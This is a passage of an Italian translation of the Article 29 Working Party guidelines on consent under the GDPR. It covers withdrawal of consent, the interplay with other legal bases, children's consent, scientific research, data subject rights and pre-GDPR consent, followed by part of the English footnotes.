L'Art. 7, paragrafo 3, del GDPR prescrive che il Titolare del Trattamento debba garantire che il consenso possa essere revocato dall'interessato con la stessa facilità con cui dà il consenso e in qualsiasi momento. Il GDPR non dice che dare e ritirare il consenso deve sempre essere fatto attraverso la stessa azione.

Tuttavia, quando il consenso viene ottenuto tramite mezzi elettronici con un solo clic del mouse, scorrimento o sequenza di tasti, gli interessati devono, in pratica, essere in grado di ritirare tale consenso con altrettanta facilità. Laddove il consenso è ottenuto attraverso l'uso di un'interfaccia utente specifica del servizio (per esempio, tramite un sito Web, una app, un account di accesso, l'interfaccia di un dispositivo IoT o via e–mail), non vi è dubbio che l'interessato deve essere in grado di ritirare il consenso tramite la stessa interfaccia elettronica, poiché il passaggio a un'altra interfaccia per il solo motivo del ritiro del consenso richiederebbe uno sforzo eccessivo. Inoltre, l'interessato dovrebbe essere in grado di ritirare il proprio consenso senza detrimento. Ciò significa, tra l'altro, che un Titolare del Trattamento deve rendere possibile il ritiro del consenso gratuitamente o senza abbassare i livelli di servizio.[51]

[Esempio 22]

Un festival musicale vende i biglietti tramite un agente di biglietti online. Con ogni vendita di biglietti online, viene richiesto il consenso per utilizzare i dettagli di contatto per scopi di marketing. Per indicare il consenso a questo scopo, i clienti possono selezionare No o Sì. Il Titolare informa i clienti che hanno la possibilità di revocare il consenso. Per fare questo, potevano contattare un call center nei giorni lavorativi tra le 8:00 e le 17:00, gratuitamente. Il Titolare in questo esempio non è conforme all'Art. 7 paragrafo 3 del GDPR. Il ritiro del consenso in questo caso richiede una telefonata durante l'orario di lavoro, è più oneroso del solo clic del mouse necessario per dare il consenso tramite il venditore di biglietti online, che è aperto 24 ore su 24, 7 giorni su 7.

Il requisito di una acquisizione facile è descritto come un aspetto necessario del consenso valido nel GDPR. Se il diritto di recesso non soddisfa i requisiti GDPR, il meccanismo di consenso del Titolare non è conforme al GDPR. Come menzionato nella sezione 3.1 sulla condizione del consenso informato, il Titolare del Trattamento deve informare l'interessato del diritto di revocare il consenso prima di dare effettivamente il consenso, ai sensi dell'Art. 7, paragrafo 3, del GDPR. Inoltre, il Titolare del Trattamento deve, nell'ambito dell'obbligo di trasparenza, informare le persone interessate su come esercitare i propri diritti.[52]

Come regola generale, se il consenso viene ritirato, tutte le operazioni di trattamento dei dati basate sul consenso e avvenute prima del ritiro del consenso – e in conformità con il GDPR – rimangono lecite, tuttavia, il Titolare del Trattamento deve interrompere le azioni di trattamento in questione. Se non ci sono altre basi legali che giustifichino il trattamento (ad esempio ulteriore conservazione) dei dati, dovrebbero essere cancellati dal Titolare.[53]

Come accennato in precedenza in queste linee guida, è molto importante che i Titolari del controllo valutino le finalità per le quali i dati sono effettivamente trattati e i motivi legittimi su cui si basa prima di raccogliere i dati. Spesso le aziende hanno bisogno di dati personali per diversi scopi e il trattamento si basa su più di una base legale, ad es. i dati dei clienti possono essere basati su contratto e consenso. Pertanto, un ritiro del consenso non significa che un Titolare del Trattamento deve cancellare i dati che vengono elaborati per uno scopo che si basa sull'esecuzione del contratto con l'interessato. I Titolari dovrebbero pertanto essere chiari sin dall'inizio in merito a quale scopo si applica a ciascun elemento di dati e su quali basi legali vengono invocate.

I Titolari hanno l'obbligo di cancellare i dati che sono stati elaborati sulla base del consenso una volta che il consenso è stato revocato, supponendo che non vi siano altri scopi che giustificano il mantenimento in sospeso.[54] Oltre a questa situazione, di cui all'Art. 17, paragrafo 1, lettera b), l'interessato può richiedere la cancellazione di altri dati che lo riguardano trattati su base legittima, ad esempio sulla base dell'Art. 6, paragrafo 1, lettera b) .[55] I Titolari sono tenuti a valutare se il trattamento continuato dei dati in questione sia appropriato, anche in assenza di una richiesta di cancellazione da parte dell'interessato.[56]

Nei casi in cui la persona interessata ritiri il suo consenso ed il Titolare del Trattamento desideri continuare a trattare i dati personali su un'altra base legale, non può effettuare una migrazione silenziosa dal consenso (che è stato ritirato) a quest'altra base legale. Qualsiasi modifica della base giuridica per il trattamento deve essere notificata a una persona interessata conformemente alle prescrizioni in materia di informazione di cui agli Artt. 13 e 14 e al principio generale di trasparenza.

5. INTERAZIONE TRA CONSENSO E ALTRI MOTIVI LEGITTIMI NELL'ART. 6 DEL GDPR

L'Art. 6 stabilisce le condizioni per un'elaborazione legale dei dati personali e descrive sei basi legali *[paragrafo 1 dalla lettera a) alla f)]* su cui un Titolare può fare affidamento. L'applicazione di una di queste sei basi deve essere stabilita prima dell'attività di elaborazione e in relazione a uno scopo specifico.[57]

È importante notare che se un Titolare sceglie di fare affidamento sul consenso per qualsiasi parte del processo, deve essere preparato a rispettare tale scelta e interrompere quella parte del trattamento se un individuo ritira il consenso. Inviando il messaggio che i dati saranno elaborati sulla base del consenso, mentre in realtà si basa su altre basi legali, sarebbe fondamentalmente ingiusto per le persone.

In altre parole, il Titolare del Trattamento non può passare dal consenso ad altre basi legali. Per esempio, non è consentito utilizzare retroattivamente la base dell'interesse legittimo per giustificare l'elaborazione, laddove siano stati riscontrati problemi con la validità del consenso. A causa dell'obbligo di divulgare la base giuridica su cui si basa il Titolare al momento della raccolta dei dati personali, i Titolari del Trattamento devono aver deciso in anticipo di procedere alla raccolta quale sia la base giuridica applicabile.

6. AREE SPECIFICHE DI INTERESSE NEL GDPR

6.1. BAMBINI (ART. 8)

Rispetto alla direttiva attuale, il GDPR crea un ulteriore livello di protezione in cui vengono elaborati i dati personali delle persone fisiche vulnerabili, in particolare i bambini. L'Art. 8 introduce obblighi aggiuntivi per garantire un livello maggiore di protezione dei dati dei minori in relazione ai servizi della società dell'informazione. Le ragioni della protezione rafforzata sono specificate nel Cons. 38: *"[...] possono essere meno consapevoli dei rischi, delle conseguenze e delle garanzie in questione e dei loro diritti in relazione al trattamento dei dati personali [...]"*. afferma inoltre che *"Tale protezione specifica dovrebbe, in particolare, applicarsi all'utilizzo dei dati personali dei minori ai fini della commercializzazione o della creazione di profili di personalità o utenti e della raccolta di dati personali relativi ai minori quando si utilizzano servizi offerti direttamente a un minore"*. Le parole "*in particolare*" indicano che la protezione specifica non si limita al marketing o alla profilazione, ma include la più ampia "*raccolta di dati personali in relazione ai bambini*".

L'Art. 8, paragrafo 1, stabilisce che laddove il consenso si applica, in relazione all'offerta di servizi della società dell'informazione direttamente a un minore, il trattamento dei dati personali di un minore deve essere lecito quando il minore ha almeno 16 anni. Quando il bambino ha meno di 16 anni, tale trattamento sarà lecito solo se e nella misura in cui il consenso è dato o autorizzato dal Titolare della responsabilità genitoriale sul minore.[58] Per quanto riguarda il limite di età di consenso valido, il GDPR fornisce flessibilità. Gli Stati membri possono prevedere per legge un'età inferiore, ma questa età non può essere inferiore a 13 anni.

Come menzionato nella sezione 3.1, in base al consenso informato, l'informazione deve essere comprensibile per il pubblico indirizzato dal Titolare, prestando particolare attenzione alla posizione dei minori. Per ottenere un "consenso informato" da parte di un bambino, il Titolare deve spiegare in un linguaggio chiaro e chiaro per i bambini come intende elaborare i dati raccolti.[59] Se è il genitore, che si suppone abbia dato il consenso, allora può essere richiesto un insieme di informazioni che consenta agli adulti di prendere una decisione informata.

Da quanto precede risulta che l'Art. 8 si applica solo quando sono soddisfatte le seguenti condizioni:

- Il trattamento è correlato all'offerta di servizi della società dell'informazione direttamente a un bambino.[60, 61]
- L'elaborazione è basata sul consenso.

SERVIZIO DELLA SOCIETÀ DELL'INFORMAZIONE

Per determinare la portata del termine "*servizio della società dell'informazione*" nel GDPR, si fa riferimento all'Art. 4, paragrafo 25 del GDPR alla Direttiva 2015/1535.

Nel valutare l'ambito di questa definizione, il WP29 fa riferimento anche alla giurisprudenza della Corte di Giustizia[62]. La Corte di Giustizia ha dichiarato che i servizi della società dell'informazione coprono i contratti e altri servizi conclusi o trasmessi on–line. Quando un servizio ha due componenti economicamente indipendenti, uno dei quali è la componente online, come l'offerta e l'accettazione di un'offerta nel contesto della conclusione di un contratto o delle informazioni relative a prodotti o servizi, comprese le attività di marketing, questa componente è definito come un servizio della società dell'informazione, l'altra componente essendo la consegna fisica o la distribuzione di beni non è coperta dalla nozione di servizio della società dell'informazione. L'erogazione online di un servizio rientrerebbe nell'ambito del termine servizio di società dell'informazione nell'Art. 8 del GDPR.

OFFERTA DIRETTA AD UN BAMBINO

L'inclusione della dicitura "*offerta direttamente ad un bambino*" indica che l'Art. 8 è destinato ad applicarsi ad alcuni, non a tutti i servizi della società dell'informazione. A tale riguardo, se un fornitore di servizi della società dell'informazione rende chiaro ai potenziali utenti che offre il proprio servizio solo a persone di età pari o superiore a 18 anni, ciò non è compromesso da altre prove (come il contenuto del sito o piani di marketing) quindi il servizio non sarà considerato "offerto direttamente a un bambino" e l'Art. 8 non si applicherà.

ETÀ

Il GDPR specifica che "*gli Stati membri possono prevedere per legge un'età inferiore a tali fini, a condizione che tale età inferiore è non inferiore a 13 anni*.".

Il Titolare deve essere a conoscenza di queste diverse leggi nazionali, tenendo conto del pubblico interessato ai suoi servizi. In particolare si segnala che un Titolare, che fornisce un servizio transfrontaliero, non può sempre contare su rispettare solo la legge dello Stato membro in cui ha la sua sede principale, ma potrebbe essere necessario rispettare le rispettive leggi nazionali di ciascuno Stato membro in cui offre i servizi della società dell'informazione. Ciò dipende dal fatto che uno Stato membro scelga di utilizzare il luogo dello stabilimento principale del Titolare del Trattamento come punto di riferimento nella propria legislazione nazionale o la residenza dell'interessato. Prima di tutto, gli Stati membri considerano l'interesse superiore del minore durante la scelta. Il gruppo di lavoro incoraggia gli Stati membri a cercare una soluzione armonizzata in materia.

Nel fornire servizi della società dell'informazione ai minori sulla base del consenso, i Titolari del Trattamento dovranno compiere ogni ragionevole sforzo per verificare che l'utente abbia superato l'età per il consenso digitale e tali misure dovrebbero essere proporzionate alla natura e ai rischi delle attività di trattamento.

Se gli utenti dichiarano di aver superato l'età per il consenso digitale, il Titolare può effettuare controlli appropriati per verificare che questa affermazione sia vera. Anche se la necessità di intraprendere sforzi ragionevoli per verificare l'età non è esplicita nel GDPR, è implicitamente richiesto, poiché se un bambino dà il consenso mentre non è abbastanza grande da fornire un valido consenso per proprio conto, ciò renderà illecito il trattamento dei dati.

Se l'utente dichiara di essere inferiore all'età per il consenso digitale, il Titolare del Trattamento può accettare questa dichiarazione senza ulteriori verifiche, ma dovrà ottenere l'autorizzazione dei genitori e verificare che la persona che fornisce tale consenso sia Titolare della responsabilità genitoriale.

La verifica dell'età non deve comportare un'eccessiva elaborazione dei dati. Il meccanismo scelto per verificare l'età di un soggetto dei dati dovrebbe comportare una valutazione del rischio dell'elaborazione proposta. In alcune situazioni a basso rischio, potrebbe essere opportuno richiedere a un nuovo abbonato a un servizio di rivelare il proprio anno di nascita o compilare un modulo in cui si afferma di non essere minorenne[63]. Se sorgono dubbi, il Titolare del Trattamento dovrebbe rivedere i propri meccanismi di verifica dell'età in un determinato caso e considerare se sono richiesti controlli alternativi.[64]

CONSENSO DEI BAMBINI E RESPONSABILITÀ GENITORIALE

Per quanto riguarda l'autorizzazione di un Titolare della responsabilità genitoriale, il GDPR non specifica modalità pratiche per raccogliere il consenso del genitore o stabilire che qualcuno è autorizzato a svolgere questa azione.[65]

Pertanto, il WP29 raccomanda l'adozione di un approccio proporzionato, in linea con Art. 8, paragrafo 2, del GDPR e Art. 5, paragrafo 1, lettera c) del GDPR (riduzione dei dati). Un approccio proporzionato potrebbe essere quello di concentrarsi sull'ottenimento di una quantità limitata di informazioni, come i dettagli di contatto di un genitore o di un tutore.

Ciò che è ragionevole, sia in termini di verifica che un utente è abbastanza vecchio da fornire il proprio consenso, sia in termini di verifica che una persona che fornisce il consenso a nome di un figlio è Titolare della responsabilità genitoriale, può dipendere dai rischi inerenti all'elaborazione e la tecnologia disponibile. Nei casi a basso rischio, la verifica della responsabilità genitoriale via e–mail può essere sufficiente. Viceversa, nei casi ad alto rischio, potrebbe essere opportuno chiedere ulteriori prove, in modo che il Titolare del Trattamento sia in grado di verificare e conservare le informazioni ai sensi dell'Art. 7, paragrafo 1 GDPR.[66] I servizi di verifica di terze parti affidabili possono offrire soluzioni che riducono al minimo la quantità di dati personali che il Titolare deve elaborare autonomamente.

[Esempio 23]

Una piattaforma di gioco online vuole assicurarsi che i clienti minorenni sottoscrivano i propri servizi solo con il consenso dei loro genitori o tutori.

Il Titolare segue questi passaggi:

1. *chiede all'utente di indicare se ha meno di 16 anni (o età alternativa del consenso digitale); se l'utente dichiara di essere inferiore all'età del consenso digitale;*
2. *il servizio informa il minore che un genitore o un tutore deve consentire o autorizzare l'elaborazione prima che il servizio venga fornito al minore; all'utente viene richiesto di rivelare l'indirizzo email di un genitore o tutore;*
3. *il servizio contatta il genitore o il tutore e ottiene il consenso via e–mail per l'elaborazione e prende le misure ragionevoli per confermare che l'adulto ha la responsabilità genitoriale;*
4. *in caso di reclami, la piattaforma prende ulteriori provvedimenti per verificare l'età dell'abbonato.*

Se la piattaforma soddisfa gli altri requisiti di consenso, la piattaforma può soddisfare i criteri aggiuntivi dell'Art. 8 GDPR seguendo questi passaggi.

L'esempio mostra che il Titolare del Trattamento può mettersi in grado di dimostrare che sono stati fatti gli sforzi ragionevoli per garantire che sia stato ottenuto un consenso valido, in relazione ai servizi forniti ad un bambino. L'Art. 8, paragrafo 2, aggiunge in particolare che "*il Titolare del Trattamento deve compiere ogni ragionevole sforzo per verificare che il consenso sia dato o autorizzato dal Titolare della responsabilità genitoriale sul minore, tenendo conto della tecnologia disponibile*".

Spetta al Titolare del controllo determinare quali misure siano appropriate in un caso specifico. Come regola generale, i Titolari del Trattamento dovrebbero evitare soluzioni di verifica che implichino una raccolta eccessiva di dati personali.

Il WP29 riconosce che ci possono essere casi in cui la verifica è impegnativa (per esempio in cui i bambini che forniscono il proprio consenso non hanno ancora stabilito una "impronta di identità" o dove la responsabilità genitoriale non è facilmente controllabile) può essere presa in considerazione al momento di decidere quali sforzi sono ragionevole, ma ci si aspetta anche che i Titolari mantengano i loro processi e la tecnologia disponibile sotto costante revisione.

Per quanto riguarda l'autonomia della persona interessata al consenso al trattamento dei propri dati personali e il pieno controllo del trattamento, è possibile confermare il consenso di un Titolare della responsabilità genitoriale o autorizzato dal Titolare della responsabilità genitoriale per il trattamento dei dati personali dei minori, modificato o ritirato, una volta che l'interessato abbia raggiunto l'età del consenso digitale.

In pratica, ciò significa che se il bambino non intraprende alcuna azione, il consenso dato dal Titolare della responsabilità genitoriale o autorizzato dal Titolare della responsabilità genitoriale per il trattamento dei dati personali forniti prima dell'età del consenso digitale, rimarrà un valido terreno per l'elaborazione.

Dopo aver raggiunto l'età del consenso digitale, il minore avrà la possibilità di revocare il consenso stesso, in linea con l'Art. 7, paragrafo 3. In conformità con i principi di equità e responsabilità, il Titolare del Trattamento deve informare il minore su questa possibilità.[67]

È importante sottolineare che, ai sensi del Cons. 38, il consenso di un genitore o tutore non è richiesto nel contesto di servizi di prevenzione o di consulenza offerti direttamente ad un minore. Per esempio, la fornitura di servizi di protezione dei minori offerti online a un bambino tramite un servizio di chat online non richiede un'autorizzazione parentale preventiva.

Infine, il GDPR afferma che le norme relative ai requisiti di autorizzazione dei genitori nei confronti dei minori non interferiscono con "il diritto contrattuale generale degli Stati membri come le norme sulla validità, la formazione o l'effetto di un contratto in relazione a un minore". Pertanto, i requisiti per il consenso valido per l'uso dei dati sui minori fanno parte di un quadro giuridico che deve essere considerato come separato dal diritto contrattuale nazionale. Pertanto, questo documento di orientamento non affronta la questione se sia lecito per un minore concludere contratti online. Entrambi i regimi giuridici possono essere applicati simultaneamente, e il campo di applicazione del GDPR non include l'armonizzazione delle disposizioni nazionali del diritto contrattuale.

6.2. RICERCA SCIENTIFICA

La definizione di scopi di ricerca scientifica ha implicazioni sostanziali per la gamma di attività di elaborazione dei dati che un Titolare del Trattamento può intraprendere. Il termine "*ricerca scientifica*" non è definito nel GDPR. Il Cons. 159 recita "*(...) Ai fini del presente regolamento, il trattamento di dati personali a fini di ricerca scientifica dovrebbe essere interpretato in modo ampio. (...)*", tuttavia il WP29 ritiene che la nozione non possa essere estesa oltre il suo significato comune e capisca che "ricerca scientifica" in questo contesto significa un progetto di ricerca creato in conformità con gli standard metodologici ed etici rilevanti del settore, in conformità con buona pratica.

Quando il consenso è la base legale per condurre ricerche in conformità con il GDPR, questo consenso per l'uso dei dati personali dovrebbe essere distinto dagli altri requisiti del consenso che servono come standard etico o obbligo procedurale.

Un esempio di tale obbligo procedurale, in cui il trattamento si basa non sul consenso ma su un'altra base legale, è disponibile nel regolamento sulle sperimentazioni cliniche. Nel contesto della legge sulla protezione dei dati, quest'ultima forma di consenso potrebbe essere considerata come una salvaguardia aggiuntiva.[68]

Allo stesso tempo, il GDPR non limita l'applicazione dell'Art. 6 al solo consenso, per quanto riguarda il trattamento dei dati a fini di ricerca. Fintantoché sono in atto misure di salvaguardia appropriate, come i requisiti di cui all'Art. 89, paragrafo 1, e il trattamento è equo, lecito, trasparente e conforme alle norme sulla minimizzazione dei dati e ai diritti individuali, altre basi giuridiche come l'Art. 6, paragrafo 1 lettera e) o f), potrebbero essere disponibili.[69]

Ciò vale anche per categorie speciali di dati ai sensi della deroga di cui all'Art. 9, paragrafo 2, lettera j).[70]

Il Cons. 33 sembra apportare una certa flessibilità al grado di specificazione e granularità del consenso nel contesto della ricerca scientifica. Il Cons. 33 afferma: "*Spesso non è possibile identificare pienamente lo scopo del trattamento dei dati personali a fini di ricerca scientifica al momento della raccolta dei dati. Pertanto, gli interessati dovrebbero essere autorizzati a dare il loro consenso a determinate aree di ricerca scientifica nel rispetto degli standard etici riconosciuti per la ricerca scientifica. Gli interessati dovrebbero avere l'opportunità di dare il loro consenso solo a determinate aree di ricerca o parti di progetti di ricerca nella misura consentita dalla finalità prevista*.".

In primo luogo, va osservato che il Cons. 33 non inficia gli obblighi relativi al requisito del consenso specifico. Ciò significa che, in linea di principio, i progetti di ricerca scientifica possono includere solo dati personali sulla base del consenso se hanno uno scopo ben descritto. Per i casi in cui le finalità dell'elaborazione dei dati nell'ambito di un progetto di ricerca scientifica non possono essere specificate all'inizio, il Cons. 33 consente in via eccezionale che lo scopo possa essere descritto a un livello più generale.

Considerando le rigide condizioni stabilite dall'Art. 9 del GDPR in merito al trattamento di categorie speciali di dati, il WP29 rileva che quando speciali categorie di dati vengono elaborate sulla base di un consenso esplicito, l'applicazione dell'approccio flessibile del Cons. 33 sarà soggetta a una interpretazione più rigorosa e richiede un alto grado di controllo.

Se considerato nel suo insieme, il GDPR non può essere interpretato per consentire a un Titolare del Trattamento di navigare attorno al principio chiave della specificazione degli scopi per i quali viene richiesto il consenso dell'interessato.

Quando gli scopi della ricerca non possono essere pienamente specificati, un Titolare del Trattamento deve cercare altri modi per garantire che l'essenza dei requisiti del consenso sia servita al meglio, per esempio, per consentire alle persone interessate di consentire uno scopo di ricerca in termini più generali e per fasi specifiche di una ricerca progetto già noto all'inizio. Con il progredire della ricerca, il consenso per le fasi successive del progetto può essere ottenuto prima che inizi la fase successiva. Tuttavia, tale consenso dovrebbe essere ancora in linea con gli standard etici applicabili per la ricerca scientifica.

Inoltre, il Titolare del Trattamento può applicare ulteriori garanzie in questi casi. L'Art. 89, paragrafo 1, per esempio, sottolinea la necessità di salvaguardare le attività di trattamento dei dati a fini scientifici, storici o statistici. Questi scopi "*sono soggetti alle opportune salvaguardie, in conformità con il presente regolamento, per i diritti e le libertà dell'interessato*." La minimizzazione dei dati, l'anonimizzazione e la sicurezza dei dati sono menzionati come possibili salvaguardie.[71]

L'anonimizzazione è la soluzione preferita non appena lo scopo della ricerca può essere raggiunto senza il trattamento di dati personali.

La trasparenza è un'ulteriore salvaguardia quando le circostanze della ricerca non consentono un consenso specifico.

Una mancanza di specifiche di scopo può essere compensata dalle informazioni sullo sviluppo dello scopo fornite regolarmente dai Titolari mentre il progetto di ricerca avanza in modo tale che, nel tempo, il consenso sia il più specifico possibile. Nel fare ciò, l'interessato ha almeno una conoscenza di base dello stato dei lavori, che gli consente di valutare se utilizzare o meno, per esempio, il diritto di revocare il consenso ai sensi dell'Art. 7, paragrafo 3.[72]

Inoltre, avere a disposizione un piano di ricerca completo a disposizione degli interessati, prima che acconsentano, potrebbe aiutare a compensare la mancanza di specifiche di scopo.[73] Questo piano di ricerca dovrebbe specificare le domande di ricerca ei metodi di lavoro previsti nel modo più chiaro possibile. Il piano di ricerca potrebbe anche contribuire al rispetto dell'Art. 7, paragrafo 1, in quanto i Titolari del Trattamento devono dimostrare quali informazioni erano disponibili agli interessati al momento del consenso per poter dimostrare che il consenso è valido.

È importante ricordare che laddove il consenso è utilizzato come base legale per l'elaborazione, deve esserci la possibilità per l'interessato di ritirare tale consenso. Il WP29 rileva che il ritiro del consenso potrebbe compromettere i tipi di ricerca scientifica che richiedono dati che possono essere collegati agli individui, tuttavia il GDPR è chiaro che il consenso può essere ritirato e che i Titolari devono agire in tal senso – non vi è alcuna esenzione a tale requisito per la ricerca scientifica. Se un Titolare riceve una richiesta di prelievo, in linea di principio deve cancellare immediatamente i dati personali se desidera continuare a utilizzare i dati per gli scopi della ricerca.[74]

6.3. DIRITTI DELL'INTERESSATO

Se un'attività di elaborazione dei dati si basa sul consenso di un soggetto dei dati, ciò inciderà sui diritti di tale individuo.

Gli interessati possono avere il diritto alla portabilità dei dati (Art. 20) quando l'elaborazione è basata sul consenso.

Allo stesso tempo, il diritto di opposizione (Art. 21) non si applica quando il trattamento è basato sul consenso, sebbene il diritto di revocare il consenso in qualsiasi momento possa fornire un risultato simile.

Gli Artt. dal 16 al 20 del GDPR indicano che (quando il trattamento dei dati è basato sul consenso), le persone interessate hanno il diritto alla cancellazione dei dati quando il consenso è stato ritirato e i diritti di restrizione, rettifica e accesso.[75]

7. CONSENSO OTTENUTO IN BASE ALLA DIRETTIVA 95/46/EC

I Titolari che attualmente elaborano i dati sulla base del consenso in conformità con la normativa nazionale sulla protezione dei dati non sono automaticamente tenuti a rinnovare completamente tutte le relazioni di consenso esistenti con gli interessati in preparazione del GDPR.

Il consenso che è stato ottenuto fino ad oggi continua ad essere valido nella misura in cui è in linea con le condizioni stabilite nel GDPR.

È importante che i Titolari del controllo rivedano dettagliatamente i processi di lavoro e le registrazioni correnti, prima del 25 maggio 2018, per accertarsi che i consensi esistenti soddisfino lo standard GDPR (cfr. Cons. 171 del GDPR[76]).

In pratica, il GDPR alza il tiro per quanto riguarda l'implementazione dei meccanismi di consenso e introduce diversi nuovi requisiti che richiedono ai Titolari di modificare i meccanismi di consenso, piuttosto che riscrivere le politiche sulla privacy da sole.[77]

Per esempio, poiché il GDPR richiede che un Titolare debba essere in grado di dimostrare che è stato ottenuto il consenso valido, tutti i presunti accorgimenti di cui non viene tenuto alcun riferimento saranno automaticamente al di sotto dello standard di consenso del GDPR e dovranno essere rinnovati. Allo stesso modo in cui il GDPR richiede una "*dichiarazione o una chiara azione affermativa*", tutti i presunti consensi basati su una forma di azione più implicita

da parte dell'interessato (ad esempio una casella di **"opt–in"** pre–selezionata) non saranno adatti al GDPR standard di consenso.

Inoltre, per essere in grado di dimostrare che il consenso è stato ottenuto o per consentire indicazioni più granulari dei desideri dell'interessato, le operazioni e i sistemi IT potrebbero dover essere revisionati. Inoltre, devono essere disponibili meccanismi che consentano agli interessati di ritirare facilmente il loro consenso e devono essere fornite informazioni su come revocare il consenso. Se le procedure esistenti per ottenere e gestire il consenso non soddisfano gli standard GDPR, i Titolari del Trattamento dovranno ottenere un nuovo consenso conforme al GDPR.

D'altro canto, poiché non tutti gli elementi citati negli Artt. 13 e 14 devono sempre essere presenti come condizione per il consenso informato, gli obblighi di informazione estesa ai sensi del GDPR non si oppongono necessariamente alla continuità del consenso che è stata concessa prima che il GDPR entri nella forza (vedi paragrafo 3.4 precedente). Ai sensi della Direttiva 95/46/CE, non vi era alcun obbligo di informare gli interessati della base su cui si conduceva il trattamento.

Se un Titolare ritiene che il consenso precedentemente ottenuto in base alla vecchia legislazione non rispetti lo standard del consenso di GDPR, allora i Titolari del Trattamento devono intraprendere azioni per conformarsi a tali standard, per esempio, aggiornando il consenso in un modo conforme a GDPR.

Secondo il GDPR, non è possibile scambiare tra una base lecita e l'altra. Se un Titolare non è in grado di rinnovare il consenso in modo conforme e non è in grado – come una singola situazione – di passare alla conformità GDPR basando l'elaborazione dei dati su una base giuridica diversa garantendo nel contempo che l'elaborazione continuata sia equa e giustificata, le attività di elaborazione devono essere interrotte. In ogni caso, il Titolare del Trattamento deve osservare i principi di un trattamento lecito, equo e trasparente.

8. NOTE

[1] *Article 9 GDPR provides a list of possible exemptions to the ban on processing special categories of data. One of the exemptions listed is the situation where the data subject provides explicit consent to the use of this data.*

[2] *See also Opinion 15/2011 on the definition of consent (WP 187), pp. 6–8, and/or Opinion 06/2014 on the notion of legitimate interests of the data controller under Article 7 of Directive 95/46/EC (WP 217), pp. 9, 10, 13 and 14.*

[3] *Most notably, Opinion 15/2011 on the definition of consent (WP 187).*

[4] *Opinion 15/2011, page on the definition of consent (WP 187), p. 8*

[5] *See also Opinion 15/2011 on the definition of consent (WP 187), and Article 5 GDPR.*

[6] *According to Article 9 of the proposed ePrivacy Regulation, the definition of and the conditions for consent provided for in Articles 4 (11) and Article 7 of the GDPR apply.*

[7] *See Opinion 03/2016 on the evaluation and review of the ePrivacy Directive (WP 240).*

[8] *See Article 94 GDPR.*

[9] *Consent was defined in Directive 95/46/EC as "any freely given specific and informed indication of his wishes by which the data subject signifies his agreement to personal data relating to him being processed" which must be 'unambiguously given' in order to make the processing of personal data legitimate (Article 7(a) of Directive 95/46/EC)). See WP29 Opinion 15/2011 on the definition of consent (WP 187) for examples on the appropriateness of consent as lawful basis. In this Opinion, WP29 has provided guidance to distinguish where consent is an appropriate lawful basis from those where relying on the legitimate interest ground (perhaps with an opportunity to opt out) is sufficient or a contractual relation would be recommended. See also WP29 Opinion 06/2014, paragraph III.1.2, p. 14 and further.*

Explicit consent is also one of the exemptions to the prohibition on the processing of special categories of data: See Article 9 GDPR.

[10] *For guidance with regard to ongoing processing activities based on consent in Directive 95/46, see chapter 7 of this document and recital 171 of the GDPR.*

[11] *In several opinions, the Article 29 Working Party has explored the limits of consent in situations where it cannot be freely given. This was notably the case in its Opinion 15/2011 on the definition of consent (WP 187), Working Document on the processing of personal data relating to health in electronic health records (WP 131), Opinion 8/2001 on the processing of personal data in the employment context (WP48), and Second opinion 4/2009 on processing of data by the World Anti–Doping Agency (WADA) (International Standard for the Protection of Privacy and Personal Information, on related provisions of the WADA Code and on other privacy*

issues in the context of the fight against doping in sport by WADA and (national) anti–doping organizations (WP 162).

[12] *See Opinion 15/2011 on the definition of consent (WP187), p. 12*

[13] *See Recitals 42, 43 GDPR and WP29 Opinion 15/2011 on the definition of consent, adopted on 13 July 2011, (WP 187), p. 12.*

[14] *Recital 43 GDPR states: "In order to ensure that consent is freely given, consent should not provide a valid legal ground for the processing of personal data in a specific case where there is a clear imbalance between the data subject and the controller, in particular where the controller is a public authority and it is therefore unlikely that consent was freely given in all the circumstances of that specific situation. (…)"*

[15] *See Article 6 GDPR, notably paragraphs (1c) and (1e).*

[16] *For the purposes of this example, a public school means a publically funded school or any educational facility that qualifies as a public authority or body by national law.*

[17] *See also Article 88 GDPR, where the need for protection of the specific interests of employees is emphasized and a possibility for derogations in Member State law is created. See also Recital 155.*

[18] *See Opinion 15/2011 on the definition of consent (WP 187), pp. 12–14 , Opinion 8/2001 on the processing of personal data in the employment context (WP 48), Chapter 10, Working document on the surveillance of electronic communications in the workplace (WP 55), paragraph 4.2 and Opinion 2/2017 on data processing at work (WP 249), paragraph 6.2.*

[19] *See Opinion 2/2017 on data processing at work, page 6–7*

[20] *See also Opinion 2/2017 on data processing at work (WP249), paragraph 6.2.*

[21] *Article 7(4) GDPR: "When assessing whether consent is freely given, utmost account shall be taken of whether, inter alia, the performance of a contract, including the provision of a service, is conditional on consent to the processing of personal data that is not necessary for the performance of that contract." See also Recital 43 GDPR, that states: "[…] Consent is presumed not to be freely given if it does not allow separate consent to be given to different personal data processing operations despite it being appropriate in the individual case, or if the performance of a contract, including the provision of a service, is dependent on the consent, despite such consent not being necessary for such performance."*

[22] *For more information and examples, see Opinion 06/2014 on the notion of legitimate interest of the data controller under Article 7 of Directive 95/46/EC, adopted by WP29 on 9 April 2014, p. 16–17. (WP 217).*

[23] *The appropriate lawful basis could then be Article 6(1)(b) (contract).*

[24] *See also Article 7(1) GDPR, which states that the controller needs to demonstrate that the data subject's agreement was freely given.*

[25] *To some extent, the introduction of this paragraph is a codification of existing WP29 guidance. As described in Opinion 15/2011, when a data subject is in a situation of dependence on the data controller – due to the nature of the relationship or to special circumstances – there may be a strong presumption that freedom to consent is limited in such contexts (e.g. in an employment relationship or if the collection of data is performed by a public authority). With Article 7(4) in force, it will be more difficult for the controller to prove that consent was given freely by the data subject. See: Opinion 15/2011 on the definition of consent (WP 187), pp. 12–17.*

[26] Further guidance on the determination of 'purposes' can be found in Opinion 3/2013 on purpose limitation (WP 203).

[27] Recital 43 GDPR states that separate consent for different processing operations will be needed wherever appropriate. Granular consent options should be provided to allow data subjects to consent separately to separate purposes.

[28] *See WP 29 Opinion 3/2013 on purpose limitation (WP 203), p. 16, : "For these reasons, a purpose that is vague or general, such as for instance 'improving users' experience', 'marketing purposes', 'IT–security purposes' or 'future research' will – without more detail – usually not meet the criteria of being 'specific'."*

[29] *This is consistent with WP29 Opinion 15/2011 on the definition of consent (WP 187), for example on p. 17.*

[30] *See also Recital 42 GDPR: "[…] For consent to be informed, the data subject should be aware at least of the identity of the controller and the purposes of the processing for which the personal data are intended. […]."*

[31] *Again, see Recital 42 GDPR*

[32] *See also WP29 Opinion 15/2011 on the definition of consent (WP 187) pp.19–20*

[33] *See Article 7(3) GDPR*

